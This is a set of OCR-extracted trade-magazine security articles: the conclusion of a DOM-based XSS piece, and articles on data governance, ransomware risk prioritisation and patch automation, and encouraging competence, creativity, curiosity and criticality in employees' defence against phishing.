The examples above demonstrate the complexity of some attack vectors, which developers or analysts may not spot. This is usually due to either a lack of extensive knowledge of exploitation or not having the time to dedicate to such issues. The recommendation is to test applications on a regular basis, or whenever major changes have been made. Then work with penetration testers to understand why specific issues have been graded at a particular level of risk, to aid remediation.

Remediation

In terms of remediation, although it's not possible to provide specifics here, as there is a plethora of source and sink combinations, developers should think about how user input is handled. Ask the questions:

- Does a user really need to search for special characters?
- Does the query string need to be treated as HTML when displayed on the page?

It all boils down to circumstance and planning. Before writing a function, all things should be considered, for example, how user input is going to be used. In the example above, if careful planning had been undertaken, the source could be used in a perfectly safe manner with a different sink. If the developer had replaced document.write, with a simple ID selection and text.content statement, unsafe input would be reflected in a safe manner.

Conclusion

As mentioned at the start of this article, XSS is one of the best-documented vulnerabilities of the modern security era. The issue stems from a lack of planning and understanding of how user input may be utilised in a malicious way. The responsibility for protecting applications and their users against exploits is on developers themselves, rather than relying on third-party libraries or other people's code to keep them safe. A full understanding of what DOM-based XSS actually is will help to prevent weaknesses from being exploited through the use of dangerous user-input vectors.

Although the XSS issue is well-documented, it is widely misunderstood and too often underestimated. The majority of developers and testers categorise DOM-based XSS as its own form of cross-site scripting, rather than the extension that it is. This article has demonstrated that although in some cases DOM-based XSS may not be as severe as non-DOM based XSS, it can in its own right be exploited to cause considerable damage and should be taken seriously and remediated whenever found. Through understanding the vector itself, threat surfaces of applications will become ever-more restricted and safer for the end user. A thorough understanding of DOM-based XSS will help balance the scales of application security and usability.

About the author

Josh Hickling is a security consultant with Pen-test People (www.pentestpeople.com). After graduating with a degree in digital forensics and security, he spent some time as a software developer. He has a passion for sharing his knowledge to help make applications safer for users. When not engaged on client penetration tests, Hickling enjoys building his own tools for security assessment, mainly focusing on web application security, and blogging about his discoveries.

Reference

1. 'OWASP Top Ten'. OWASP. Accessed Mar 2021. https://owasp.org/www-project-top-ten/.

Governance: the key driver for data-driven innovation

Ana Gillan, Cloudera

Ana Gillan

Data management might not be the obvious poster child for business in 2020, but it's been critically important during the scramble to pivot and adapt in response to the pandemic. Overnight, organisations have had to deal with a massive influx of data, as digital engagement replaced in-person interaction.

At the same time, many employees have been forced to work remotely, while needing uninterrupted access to the data they use every day – all without subverting the carefully constructed security frameworks put in place by the enterprise.

Both of these issues have caused unprecedented data management and governance challenges. Those that have fared better have been the businesses that already had a layer of security and governance woven into their data platforms and processes. They have been able to scale up data access and controls more quickly and securely than those organisations which

suddenly had to introduce security and governance to an existing system.

Despite its benefits, data governance, as a term, still carries some negative associations to the everyday data user. Breaking down these perceptions, to unlock the true value that governance can bring to a business will be the key differentiator in the immediate future.

Challenging and changing

While data governance has long been valued for its foundational control in helping enterprises ensure they meet regulatory compliance standards, there is work to be done to demonstrate how it contributes to driving business value. This is because data consumers within businesses – those who want to use data to derive insight – don't always see direct downstream benefit from data governance activities.

"Data consumers within businesses – those who want to use data to derive insight – don't always see direct downstream benefit from data governance activities"

In fact, there is a strong feeling that data governance is all about red tape and restriction. In reality, this couldn't be more wrong. At its core, governance has a place in every organisation, to ensure that data is being managed properly and to a standard that meets both the internal and external requirements with which every enterprise has to comply.

To rectify this perception, people have to be front of mind when it comes to successfully implementing a data governance strategy. Businesses need to ensure the productivity of the staff that need to access, view and leverage data in their daily roles. Any efforts to control data in a way that creates friction for end users will be met with resistance that undermines data governance efforts as a whole.

Therefore, productivity should be treated as a top-level objective of governance, rather than as an afterthought. Setting out a governance methodology and implementing user-friendly technologies can help facilitate this outcome, though enterprises must be mindful to strike a balance between a 'bottom-up' organic adoption of these tools and a 'top-down' or centralised control of these methods. By doing so, they can ensure that the strategies are well received by data users, who will not feel like extra admin is being forced upon them. As we will explore, good governance also breaks down data silos and provides the foundation for innovation – two key aspects of wider business success.

Better business outcomes

Organisations are facing two critical challenges when it comes to data governance. These definitely existed before, but the influx of data that the past year's events have produced has exacerbated a long-standing set of problems. These are:

- **Data is siloed:** Data silos are a problem as old as IT architecture itself and they remain a constant challenge for any enterprise trying to gain a more consistent view of assets. If data is kept in pockets based on how it is ingested, it may not be visible to all parts of the business. This leaves companies with a partial view of their data at any one time, which means they may lose the true value that can be derived from analysing all their data as a whole. With one-third of organisations with 1,000-plus employees having more than 50 distinct departmental data silos, they continue to be a thorn in the side of businesses.[1]
- **Issues with visibility:** To be secure and compliant with regulations, enterprises need to know everything about every piece of data that they hold, from where it came from to where it's going, and who has had access to it along the way.

At the centre of both of these issues is transparency and the need for full visibility across the data lifecycle. Businesses must have the tools in place to get a complete view of every dataset in use by the organisation, regardless of where it resides. This has to be done from a single toolset that is applicable to all locations and data points.

By implementing this level of visibility, companies can remain compliant with internal and external regulations – not only when it comes to sensitive information such as customer and financial details, but also in terms of who has access to that data internally within the business. This visibility can help determine where data silos lie and identify untapped data ripe with fresh insights.

Embedding security

An organisation that has successfully embedded security and governance through its entire data and analytics lifecycle is Merck KGaA. Based in Germany, it is one of the leading science and technology companies, operating across healthcare, life science and performance materials business areas. Crucial to its success is its ability to access and utilise data from the enterprise that is GxP regulated and qualified. However, being GxP qualified was proving to be a challenge. As a solution, it established a data governance framework with its enterprise data lake.

This framework brings together disparate data sources, combining internal data with public data, and structured data with unstructured data. In turn, this created a place for Merck KGaA to discover, analyse, store, mine and govern relevant data, which is then utilised for advanced analytics and to uncover insights used to fuel the work the enterprise carries out.

Since establishing this data governance framework, Merck KGaA can successfully meet regulatory compliance. It can also prevent unauthorised data access, decrease operational costs and greatly

increase business agility for multiple users. As a result of the framework, the Merck KGaA team can now more effectively perform fraud detection, inventory management, operational compliance and scientific data management. With all these benefits of the framework, the team can focus on analysing and harnessing data, giving them the insights needed to drive quality control and life-saving clinical research – the best possible outcome for the company, all with the knowledge that it is remaining secure and compliant with regulations.

Driving innovation and productivity

Innovation is another outcome that's possible for businesses as a result of good governance and security. While innovation is often thought of as the preserve of the Silicon Valley start-up, this is no longer the case – all businesses must innovate at lightning speed to remain competitive in a disruptive market. The great news is that they already have everything they need to serve their customers at their fingertips in the data they already hold.

To meet customer demand and continue at a competitive pace, businesses need to weave data security and governance into data projects from the very beginning, rather than trying to reactively respond to changes as they happen. When governance and security are built into the application from the beginning, innovation will not be halted by redoing or retrofitting into existing development work. To support this, artificial intelligence (AI) and machine learning (ML) technology can accelerate and scale governance efforts.

While these technologies tend to be thought of as concerning customer-facing use cases such as chatbots, current enterprise use of ML suggests that the technology is more frequently being applied to internal data management strategies. When organisations today were asked, by 451 Research, for their top business reasons for using ML, 41.7% reported 'data management and classification'.

The need for more automation is also evident in users' preferences. When asked, employees reported that processes and tasks that deal heavily with information is an area where automation would most help to improve things. As individual staff increasingly become more dependent on data to navigate their daily responsibilities, any marginal improvement in that data's governance would help accelerate productivity. Automation would allow data security and governance to be taken care of, the productivity levels of workers to be heightened, and processes automated. Automating most of the 'grunt work' around data creation and exploration means that business users can focus on something even more important: innovation.

Regulatory challenges

Maintaining innovation and internal governance policies are important, but businesses also need to look outward, to external data regulations. Relevant regulations will vary for every company depending on the industry sector, location and whether the data they possess needs to be transferred across borders. Managing compliance in this complex environment effectively comes back to having complete visibility over data.

"If businesses deploy the tooling and processes to monitor what is happening to their data throughout its lifecycle, there is less need to be concerned about regulation, existing or new"

Currently, there are 128 countries across the world with the legislation in place to secure the protection of data and privacy – that's a lot of regulations to contend with.[2] And the fines for not adhering to these regulations are significant. For example, breaching the General Data Protection Regulation (GDPR) regulations could set an organisation back up to 10 million euros, or up to 2% of its entire global turnover.[3]

The good news is that, with a sound governance philosophy in place, compliance does not need to be complicated. If businesses deploy the tooling and processes to monitor what is happening to their data throughout its lifecycle, there is less need to be concerned about regulation, existing or new. Most data privacy or data management regulations have very similar foundations. As long as a company is aware of every dataset in its possession, (where it lives, who has access to it, for what purpose etc), it has much less work to do if a new privacy law comes into force. With the appropriate foundations in place, all that remains is to do a gap analysis on the new set of rules against what is already in operation and to react accordingly.

Putting governance into practice

Many businesses with positive perceptions of governance still struggle with the 'nuts and bolts' of successful data governance orchestration. Before they can start reaping the benefits of governing data, they first need the infrastructure to support them on their journey and enable success. Companies should look at data governance as a strategic initiative that is based around the following principles: flexibility, consistent security and governance, sound infrastructure and being 100% open.

- First, it's important to have the flexibility and choice to store, process and model data in the location that's right for the use case. For most organisations this means that data and compute will be distributed across a combination of environments. Yet this flexibility and choice must happen without the data and management silos that are typically associated with using multiple locations.
- Second, businesses must be able to provide consistent security and govern-

ance for their data across all of those locations. This means having visibility of all data sets, knowing where they are and who has access to them, as well as where that data has been.
- Third, enterprises must be able to do this across the entire data lifecycle, from the moment information is captured or ingested, right through to when it's being analysed or fed into an AI or ML solution.
- And finally, this platform must be open, meaning that it's not only built on open source technology but also that it is open to integrate into other systems and toolsets. This ensures freedom from vendor lock-in as well as the flexibility already discussed.

Enterprise data cloud

What we're essentially talking about is an enterprise data cloud (EDC) – a single, consistent platform, built from open source technology, that can span the edge, datacentre and multiple cloud environments. An EDC must be able to support multiple data functions, deliver consistent security and governance and provide the organisation with the visibility, control and auditing that is required. All of these principles together ensure that organisations can govern all the data that passes through their infrastructure in the smartest, most efficient way possible.

"With good governance, organisations can be secure and compliant, give people access to the insights that they need, and allow for much-needed innovation"

Enterprises that 'win' when it comes to data governance are those that take it in their stride and embed it in all that they do, from the start. They recognise the importance of governance and the benefits it can bring to their business, such as making data consistent, of a higher quality and more accurate while supporting employees to focus on what really matters – innovation.

It's time the barriers to successful governance were broken down and the negative perceptions surrounding it expelled. As demonstrated, governance should not be seen as the locking down of data or restrictions that prevent productivity. In fact, it's quite the opposite. With good governance, organisations can be secure and compliant, give people access to the insights that they need, and allow for much-needed innovation.

About the author

Ana Gillan is senior solutions engineer at Cloudera (www.cloudera.com). She works with some of the largest companies in the world to navigate the complexities of cloud and big data on their journey to the cloud. Gillan is passionate about the role that data security and governance have to play in building trust and transparency in new technology services, a topic that has increasing economic and societal importance.

References

1. 'Accelerating outcomes with data governance'. Cloudera. Accessed Mar 2021. www.cloudera.com/campaign/accelerating-outcomes-with-data-governance.html.
2. 'Data Protection and Privacy Legislation Worldwide'. United Nations Conference on Trade and Development. Accessed Mar 2021. https://unctad.org/page/data-protection-and-privacy-legislation-worldwide.
3. 'GDPR Fines/Penalties'. Intersoft Consulting. Accessed Mar 2021. https://gdpr-info.eu/issues/fines-penalties.

Prioritising risk for better efficiency and collaboration


Chris Goettl

Chris Goettl, Ivanti

While 2020 was a year like no other, it seems that remote working and the associated IT challenges are set to continue well into 2021. According to the PwC UK Threat Intelligence Unit, cyber security incidents increased massively across virtually all sectors in the wake of Covid-19, with retail, manufacturing and financial services being the hardest hit.[1]

In fact, according to the report, 80% of leaked stolen data was released into the public domain after 23 March 2020, when UK lockdown commenced. This indicates that the pandemic has provided threat actors with lucrative opportunities to target businesses during a time when they are at their most vulnerable.


Many factors are contributing to the success of these attacks, including decreased IT budgets, rapidly set up remote working practices and employee churn. We also need to consider the human elements, such as employees making mistakes due to increased pressure or workload, as team sizes decreased.

Rising ransomware attacks

Ransomware attacks in particular have flourished, due to the fact that they can be easily and cheaply executed. Despite their prevalence, businesses are often reluctant to invest upfront in security solutions and systems that will protect them in the long-run. On average, a mid-sized company hit by ransomware takes up to 15 days to recover operations, which results in user productivity costs of around $1m.

Organisations in every vertical are at risk from ransomware attacks. The latest well-known companies to have been targeted include Campari Group and Universal Health Services, and that's before we even consider the scale of the problem for small and mid-size enterprises. Any organisation with something to steal can be targeted by these cybercrime groups – and with low risks and high rewards for the attackers, this looks set to continue.

Two key trends have been behind the increase in sophisticated, 'human-operated' ransomware. The first trend is the rise of the 'as a service' model deployed by strains such as Phobos. This involves an extended group of affiliates who are granted use of the malware and various shared services in exchange for granting a cut of the profits to the developer. The second is the use of Emotet and TrickBot, well-known remote access trojans (RATs), which provide an initial entry point into a victim's networks.



Breakdown of ransomware leak site victims by sector, H1 2020. Source: PwC.

Evolution of the threat

The huge success of ransomware has led to the rise of 'big-game hunting' groups, which deploy advanced persistent threat (APT) techniques in what Microsoft refers to as 'human-operated' attacks. This is a move away from the indiscriminate and harder-to-control attacks of the past, such as WannaCry, which was designed to target computers running Microsoft Windows operating systems. Human-operated attacks require a greater amount of preparation before execution. Threat actors dedicate much time and resource to reconnaissance, lateral movement, persistence and data exfiltration – before ransomware is even deployed.

"IT and security teams will need to consider how the rapid shift to remote working may have impacted their security posture, and how they may have bypassed normal cyber security protocols or taken shortcuts"

While every attack is different, most ransomware attacks follow a similar blueprint, such as the use of post-exploitation tool Mimikatz to steal internal credentials and escalate privileges. Pen-testing tool Cobalt Strike and 'living off the land' techniques such as abuse of built-in Windows capabilities such as WMI and PSExec are also prevalent for lateral movement, while scheduled tasks, GPO changes and other tactics are often used for persistence.

Now that the dust has settled and we have become accustomed to our more restricted lives, IT and security teams will need to consider how the rapid shift to remote working may have impacted their security posture, and how they may have bypassed normal cyber security protocols or taken shortcuts, which need to be assessed before vulnerabilities can be leveraged by an attacker. With a seemingly overwhelming number of ever-increasing threat vectors, IT and security teams need to ask themselves, 'how can risks be prioritised'?

Risk-based prioritisation

One way to reduce potential risks is to have a vulnerability remediation plan in place. When vulnerabilities are identified, the clock starts ticking for patching systems as quickly as possible. In the case of the Zerologon threat – a critical elevation-of-privilege bug that infects Windows 2008 and newer versions – the US Cybersecurity and Infrastructure Security Agency (CISA) released an

emergency directive that all Windows servers needed to resolve the vulnerability in three days.[2] This is an extreme example: however, the longer it takes to patch, the more time threat actors have to exploit the vulnerability and execute an attack.

- A vulnerability remediation plan should consider three main areas:
- First, the ability to research reliability is crucial. How do you know if your risks are reliable? An important exploit could turn out to be a critical one if you are only looking at one source of information.
- Second, how do you prioritise threats effectively? How can you ensure that patching is taking place in a way that best benefits your environment and needs?
- Third, how can you stay informed? How do you continue tracking your potential threats? Are your endpoints secure and are your servers up to date? If anything changes, how can you monitor those changes and any issues that arise?

Hyper-automation

One of the biggest barriers to an effective vulnerability remediation plan and risk management is a lack of collaboration between IT and security teams. It may seem that security and IT teams have vastly different priorities, with security focused on managing risk, and IT focused on uptime and productivity. However, effective collaboration between the two departments will not only reduce the amount of time it takes to safeguard against potential threats, but will also reduce the overall resources that an organisation has to invest in.

Implementing automation can streamline many processes within the IT and security function in order to save time and ensure that IT and security employees can redeploy their expertise elsewhere.

Patch management and remediation. The process of identifying, classifying, and addressing vulnerabilities can be time-consuming. Implementing hyper-automation into this process is the best way to prevent threat actors exploiting gaps between security vulnerability reports and remediation. The IT team will no longer spend valuable time and resources manually sifting through scan reports provided by the security team to translate CVEs into software updates. The process of deduplicating and researching CVEs can take between five and eight hours every time the IT team performs the process, giving threat actors ample time to exploit vulnerabilities. By using an automated CVE-to-patch import capability, you can streamline the process from hours to minutes. This takes care of the issue of threat prioritisation and risk reliability.

"Automated solutions can help security teams optimise the rollout of crucial updates, by gaining insights that would take up valuable time to research and discover manually"

When it comes to the challenge of staying informed and tracking potential threats, automated solutions can help security teams optimise the rollout of crucial updates, by gaining insights that would take up valuable time to research and discover manually. Such solutions can also help security teams gain visibility over the issues reported by different organisations across a variety of sectors regarding patch intelligence and emerging threats.

Autonomous device management. In a competitive commercial landscape, a reactive approach to IT operations is no longer good enough. Applying hyper-automation to device management moves the process from reactive to fully autonomous.

To enhance efficiency significantly, IT specialists' time can be freed up by moving incident resolution as close as possible to the end user. With hyper-automation, devices across a network manage themselves, allowing users to personally resolve any performance problems they encounter. With this approach, analysts and senior technical staff can utilise their time in more complex and fulfilling work, helping the organisation make better use of a valuable asset – their expertise. Every resource is precious during these uncertain times and hyper-automation is a vital optimisation tool.

Simplifying self-service. As companies strive to keep up productivity and minimise downtime caused by remote working challenges and increased gaps in security, self-service is a crucial tool for IT. Chatbots and virtual agents are currently commonplace in supporting IT staff as they work to quickly solve issues. However, hyper-automation can take this to a new level of sophistication by allowing systems and devices to independently produce service tickets. Performance and security problems can be taken care of and recorded before users are impacted, minimising work distractions and keeping operations running efficiently.

"Taking a proactive approach to risk prioritisation and solving issues often before they even arise – and definitely before the user or IT team is aware of them – can be the deciding factor for organisations when it comes to increasing productivity"

Leveraging hyper-automation provides a much-needed competitive advantage that can set businesses apart in the current climate and allow them to effectively prioritise risks before they become security crises.

Providing a seamless experience to end users that detects all devices, understands users' behaviour, optimises endpoint performance, and pinpoints and resolves any security vulnerabilities is key to maintaining an ambient and efficient IT environment. Taking a proactive approach to risk prioritisation and solving issues often before they even arise – and definitely before the user or IT team is aware of

them – can be the deciding factor for organisations when it comes to increasing productivity, keeping employees satisfied and making the most of limited resources while budgets remain tight.

Balancing risk

Creating a risk-based prioritisation approach involves striking a delicate balance between strategic technologies and the collaboration of IT and security teams in order to adapt to increased risk of attack. The pandemic may have increased the appetite of threat actors looking to quickly and easily exploit vulnerable organisations, but there is still time to remediate the danger by taking a proactive, strategic approach to creating a robust security programme.

About the author

Chris Goettl is director of security solutions at Ivanti. He has over 15 years of experience working in IT, where he supports and implements security solutions for Ivanti customers and guides the security strategy and vision for Ivanti security products. He is also a security evangelist speaking at security events globally, where he gives guidance around modern cyberthreats and how to combat them effectively.

References

1. Auld, Andy; Smart, Jason. 'Why has there been an increase in cyber security incidents during COVID-19?'. PwC. Accessed Mar 2021. www.pwc.co.uk/issues/crisis-and-resilience/covid-19/why-an-increase-in-cyber-incidents-during-covid-19.html.
2. 'Remediating Microsoft Exchange Vulnerabilities'. US Cybersecurity & Infrastructure Security Agency (CISA). Accessed Mar 2021. https://us-cert.cisa.gov/remediating-microsoft-exchange-vulnerabilities.

Moving from employee compliance to employee success in the cyber security domain


Karen Renaud


Marc Dupuis


Stephen Flowerday

Karen Renaud, University of Strathclyde, UK and Rhodes University, South Africa, Stephen Flowerday, Rhodes University, and Marc Dupuis, University of Washington, US

Recently, the Wall Street Journal published an article about the use of fear in cyber security messaging.[1] The thrust of the author's argument was that the use of fear was unwise and counter-productive. Why is fear used in this context? Because the user of computer systems is often perceived to be the 'weakest link' when it comes to cyber security. This is particularly true where the consequences of an employee's unwise action could be costly to the organisation.[2]

Fear is merely the tool; compliance with security policy mandates is the aim, the underlying assumption being that fear is an effective mechanism to achieve compliance, and, transitively, more secure behaviours. This approach's flaws are two-fold. On the one hand, people dislike fear appeals, and many will respond negatively and not, as anticipated, by complying.[3] But, even if they do comply, that is not necessarily a solution to the problem of insecure human behaviours. This is because this approach builds on yet another flawed assumption: that organisational policies are sufficient and comprehensive.

This assumption is naïve for two reasons. The first is that cyber criminals innovate and change their tactics daily, while security policies take months to finalise.[4] The second is that focusing on compliance attempts to turn employees into robotic rule followers. The underlying sentiment of 'compliance drives' is that if employees would only follow all the mandated rules and follow processes, no security breaches would occur. While society cannot work without rules, this reliance on security policies is not appropriate in a domain as dynamic and fluid as cyber security.[5]

Successful phishing

Consider phishing, the one exploit that is most successful in compromising organisations. In response to this threat, many organisations issue advice such as, 'Do not trust emails that come from people you do not know' or 'examine embedded links in emails to make sure they are legitimate'.[6] The first instruction might have been accurate a decade ago, but nowadays

phishers send emails that appear to come from regular correspondents, so this kind of rule does more harm than good.[7] For example, if a person is used to receiving emails from a regular correspondent and receives one with an attachment, he/she is likely to open the attachment without even considering that there is any need for caution. The fact that a phisher is masquerading as a regular correspondent does not even enter the recipient's mind due to the familiarity of the correspondent and the accumulated trust between them. The attachment might well install malware as a consequence, because the person *followed the rule*.

In the second place, cyber criminals are becoming so much sneakier at coming up with feasible-looking URLs that one almost has to be a computer scientist to identify the deception. The second instruction is often impossible for everyday users to carry out given the required expertise and how phishers have become so adept at URL masking.[8]


The four Cs

The proposal here is that we stop driving employees towards unthinking compliance, and rather replace the 'one C' with 'four Cs'. The idea is to help employees to become effective cogs in the security perimeter – the human firewall, as it were. When padlocks are manufactured, hardened steel is used. In the same way, we want employees to have a number of qualities that will give them the ability to recognise and resist attacks and thereby improve the security of their organisation's cyber domain – that is, to 'harden' them by enhancing and increasing their cyber security capabilities and deception-detection abilities.

What might hardening look like? In our opinion, we have to encourage everyone to develop four qualities.

1. Competence

People do not fall for phishing messages because they want to. They 'fall for' the deception – they are taken in sufficiently to click on the link or open the attachment. People need to develop a so-called radar – a sense of which emails are legitimate and which might be red herrings with malicious intent.



Employees' responses to the use of fear appeals by their employers in an attempt to improve cyber security.

Awareness is not enough: it is merely the first step – necessary but not sufficient. In addition to awareness, computer users also need to accumulate knowledge and build skills in this area. This takes time and support – there is no way to short-circuit this process. In the immortal words of Fred Brooks, there is no 'silver bullet' when addressing complex issues.[9]

"Cyber criminals are becoming so much sneakier at coming up with feasible-looking URLs that one almost has to be a computer scientist to identify the deception"

For example, one company that has taken this approach had assigned someone to be the 'go to' person for all cyber security queries. Anyone who got an email they were worried about could forward it to him. He was always respectful in his responses, whether their suspicions were grounded or not – thanking them for their vigilance. Moreover, he would send back an email confirming their suspicions by pointing out the red flags that they should look for next time, or reassuring them and highlighting the indicators of veracity they could rely on in the future.

As the months went by, employees started developing a sixth sense about dodgy emails. The company then initiated a 'catch of the month' award for employees who identified phishing emails and alerted IT staff. The result was an end to successful phishing attacks in that organisation. This approach is slow but effective and demonstrates a viable and effective alternative to a quick-fix fear-based approach.

2. Creativity

At the moment, people are told to follow the rules and to do as they are told. On the one hand, this is demotivating.

The four Cs to help 'harden' employees against attacks.

Jacob Bronowski argues that people are not inherently lazy.[10] He says that what appears to be laziness and indifference is a reaction to the fact that their job no longer fulfils them.

This observation probably applies equally in the cyber security context. People are likely to feel constrained and hemmed in by an increasing number of rules and processes with which they are being required to comply. They then become demotivated and, while this looks like laziness, it is actually a consequence of being treated like a robot or 'a problem to be solved'.

"The ultimate goal is to strengthen the human firewall so as to fortify this first and crucial line of defence. As a side effect, we will also get happier and more fulfilled employees"

Moreover, rules handed down from on high create a 'we-they' situation where the powers that be lay down rules related to cyber security behaviours and the responsibility of the 'others' is to obey the rules – not to innovate in defeating hackers. By taking this stance, organisations lose out – if employees are encouraged to come up with ways to defeat hackers, many more attacks would be foiled. When organisations promote these exchanges (ie, leader-member exchanges), it increases positive change, novel ideas (such as creativity), and innovative behaviour.[11]

For example, in one organisation an employee witnessed a phishing attempt. He first warned all his colleagues and then engaged with the phishers and strung them along for days with ever more ridiculous requests for them to prove their integrity. He asked them to write him a poem, and then said it wasn't long enough, and so on. Eventually, they realised that he was playing a game with them and gave up. This employee was tremendously energised by this experience and felt proud to have foiled the phishers' attempts to deceive his colleagues and cost his organisation money. Combining this with the previously mentioned 'catch of the month' award is likely to be particularly effective.

3. Curiosity

This should be encouraged, not extinguished, which is what rules attempt to do. What is needed is for people to be curious about cyber security, and organisations should nurture and satisfy employee curiosity in the cyber security domain. People love to hear stories, so stories can be used to excite interest.

For example, an acquaintance of one of the authors received an email saying that RyanAir was giving away free flights, if only they clicked on the link. Upon consulting one of the authors, a subsequent discussion about whether RyanAir had ever been in the habit of giving anything away led to a lightbulb moment. It raised awareness, which will help sharpen his judgement for future attacks. For some reason, people love to hear this story, probably because of the wry humour embedded in it and because it delivers a message about that particular phishing message in a palatable way – not using fear.

Encouraging employees to tell their stories engenders a healthy curiosity about all things cyber and keeps it at the forefront of employees' minds. This will gradually upskill the employees and make it less likely that they will fall for phishing messages. While the person in this story was aided by their curiosity, others were not as fortunate and fell victim to this phishing campaign.[12]

4. Criticality

This is the final skill, which completes the circle. Say someone gets an email from a line manager, including an instruction to transfer money to a specific account. The rules would say: check that the email comes from the expected email address (the line manager); check that there are no links or attachments; and check that the way the email is written aligns with the way it is usually written. If the employee follows these guidelines, the money is likely to be transferred. After all, realism in these factors is often what makes a phishing email successful.[13]

"People are likely to feel constrained and hemmed in by an increasing number of rules and processes with which they are being required to comply"

In contrast, if the employee has been permitted and trained to be critical (and her curiosity has been kindled), the idea that the line manager's email account might have been breached might lead to a suspicion that the email might have come from a hacker. If the employee has had their critical faculties honed and encouraged, they might call the line manager to confirm the transfer. This will foil the phisher, but if the employee has been trained to be a rule follower, the phisher may succeed, pocket the money and leave the organisation with a vastly reduced bank balance. The employee, in this case, has dutifully followed all the rules, and these have proved insufficient.

Part of the perimeter

What we suggest is that we move from 'Compliant Charlie' to 'Successful Sam'. Whereas Charlie follows the rules, becomes demotivated and sees cyber security as a chore and an obstacle, Sam has become part of the secure perimeter of the organisation. Sam is creative and curious, and has become competent and critical with the support of his employer.

While a phisher might still be able to get past Sam, it is a far more formidable prospect. David Marquet urges us to change rule followers into leaders to improve employee morale and organisational outcomes.[14] The four Cs are calculated to achieve this. The ultimate goal is to

strengthen the human firewall so as to fortify this first and crucial line of defence. As a side effect, we will also get happier and more fulfilled employees who do not feel side-lined, stupid or unimportant when it comes to defeating the hordes of invisible and pesky cyber criminals that seek to compromise their organisations.

About the authors

Karen Renaud is a Scottish computing scientist at the University of Strathclyde in Glasgow, working on all aspects of human-centred security and privacy. She was educated at the Universities of Pretoria, South Africa and Glasgow. Her research been funded by the Association of Commonwealth Universities, the Royal Society, the Royal Academy of Engineers and the Fulbright Commission. She is particularly interested in deploying behavioural science techniques to improve security behaviours, and in encouraging end-user privacy-preserving behaviours. Her research approach is multi-disciplinary, essentially learning from other, more established, fields and harnessing methods and techniques from other disciplines to understand and influence cyber security behaviours.

Stephen Flowerday is a professor in the Department of Information Systems at Rhodes University. He is also the head of department. He holds a BSc and an MBA, as well as a doctoral degree (IT). His research interests lie in the field of cyber security, behavioural information security and information security management. Over the past 16 years, he has authored and co-authored in excess of 120 refereed publications.

Marc J Dupuis is an assistant professor within the Computing and Software Systems Division at the University of Washington Bothell. He earned a PhD in information science at the University of Washington. His research focuses on the human factors of cyber security, such as psychological traits and their relationship to the cyber security and privacy behaviour of individuals. More recently, this has included looking at the use of cyber security fear appeals to engender behavioural change.

References

1. Renaud, Karen. 'Why companies should stop scaring employees about cybersecurity'. Wall Street Journal, 7 Dec 2020. Accessed Mar 2021. www.wsj.com/articles/why-companies-should-stop-scaring-employees-about-cybersecurity-11607364000.
